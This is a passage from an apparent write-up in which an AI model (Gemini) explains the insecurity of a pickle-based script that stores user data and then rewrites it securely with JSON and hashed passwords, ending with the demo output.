
```
vulnerabilities only.
```

Explanation:

Gemini

3. **Lack of Input Validation/Sanitization:**
   - **Explanation:** The script directly uses the `username` and `password` values provided as arguments without any checks for format, length, or special characters.
   - **Impact:** While less directly exploitable in this standalone script compared to a web application, in a larger context, lack of input validation can lead to other vulnerabilities like SQL injection (if this data were later inserted into a database unsafely), buffer overflows, or unexpected behavior in downstream systems
4. **No Error Handling for Malicious Data (Beyond basic I/O errors):**
   - **Explanation:** While there's a `try-except` block for file I/O, it doesn't specifically handle the errors that would arise from attempting to deserialize a malformed or malicious pickle payload in a secure manner. It simply catches generic exceptions.
   - **Impact:** If a malicious pickle causes a crash or unexpected behavior, the generic error handling might not prevent the attack or provide sufficient information to diagnose the issue without revealing sensitive system details.

In summary, the script is a clear demonstration of how **not** to handle sensitive user data and serialization. The arbitrary code execution vulnerability from `pickle.load()` and the plaintext storage of passwords are particularly dangerous and should never be implemented in any real-world application.

Prompt:
Rewrite the script using JSON for serialization instead of pickle. Ensure the script safely handles user data, validates the structure, and avoids executing arbitrary code. Provide the final secure version.

Secure code:

```
import json
import os
from werkzeug.security import generate_password_hash, check_password_hash

def save_user_data_secure_json(username, password,
filename='secure_user_data.json'):
"""Saves user data securely using JSON, with hashed passwords.

Args:
username (str): The user's username.
password (str): The user's plaintext password. This will be
hashed.
filename (str): The name of the file to save the data to.
    """
```

```
    # 1. Hash the password securely
    password_hash = generate_password_hash(password)

    user_data = {
        'username': username,
        'password_hash': password_hash # Store hashed password, not
plaintext
    }

    try:
        with open(filename, 'w') as f:
            json.dump(user_data, f, indent=4)
        print(f"User data for '{username}' saved to {filename}
(SECURELY).")
    except Exception as e:
        print(f"Error saving data: {e}")

def load_user_data_secure_json(filename='secure_user_data.json'):
    """Loads user data securely from a JSON file and validates its
structure.

    Args:
        filename (str): The name of the file to load the data from.

    Returns:
        dict: The loaded user data if successful and valid, otherwise
None.
    """
    if not os.path.exists(filename):
        print(f"File '{filename}' not found.")
        return None

    try:
        with open(filename, 'r') as f:
            user_data = json.load(f)

        # 2. Validate data structure
        if not isinstance(user_data, dict) or 'username' not in
user_data or 'password_hash' not in user_data:
            print(f"Error: Invalid data structure in '{filename}'.")
```

```
            return None

        print(f"User data loaded from {filename} (SECURELY).")
        return user_data
    except json.JSONDecodeError:
        print(f"Error: Invalid JSON format in '{filename}'.")
        return None
    except Exception as e:
        print(f"Error loading data: {e}")
        return None

def verify_user_password(username_to_check, password_to_check,
filename='secure_user_data.json'):
    """Verifies a user's password against the stored hashed password.

    Args:
        username_to_check (str): The username to verify.
        password_to_check (str): The plaintext password to check.
        filename (str): The file containing the user data.

    Returns:
        bool: True if the username and password match, False otherwise.
    """
    user_data = load_user_data_secure_json(filename)
    if user_data and user_data['username'] == username_to_check:
        # 3. Check password hash
        return check_password_hash(user_data['password_hash'],
password_to_check)
    return False
# --- Demonstration of secure usage ---
# 1. Save secure user data
print("\n--- Saving Secure Data ---")
secure_username = 'secure_user'
secure_password = 'secure_password_123'
save_user_data_secure_json(secure_username, secure_password)

# 2. Load the secure user data
print("\n--- Loading Secure Data
---")
```

```python
loaded_secure_data = load_user_data_secure_json()

if loaded_secure_data:
    print(f"Loaded Username: {loaded_secure_data.get('username')}")
    print(f"Loaded Password Hash:
{loaded_secure_data.get('password_hash')[:20]}...") # Show truncated hash

# 3. Verify user password
print("\n--- Verifying User Passwords ---")
if verify_user_password(secure_username, secure_password):
    print(f"Password for '{secure_username}' is CORRECT.")
else:
    print(f"Password for '{secure_username}' is INCORRECT.")

# Test with an incorrect password
if verify_user_password(secure_username, 'wrong_password'):
    print(f"Password for '{secure_username}' is (incorrectly) CORRECT.")
else:
    print(f"Password for '{secure_username}' is (correctly) INCORRECT.")

print("\nThis revised script demonstrates a significantly more secure
approach to handling user data.")
```

Output:

```
--- Saving Secure Data ---
User data for 'secure_user' saved to secure_user_data.json (SECURELY).

--- Loading Secure Data ---
User data loaded from secure_user_data.json (SECURELY).
 Loaded Username: secure_user
Loaded Password Hash: scrypt:32768:8:1$Spb...

--- Verifying User Passwords ---
User data loaded from secure_user_data.json (SECURELY).
 Password for 'secure_user' is CORRECT.
User data loaded from secure_user_data.json (SECURELY).
 Password for 'secure_user' is (correctly) INCORRECT.
```

```
This revised script demonstrates a significantly more secure approach to
handling user data
```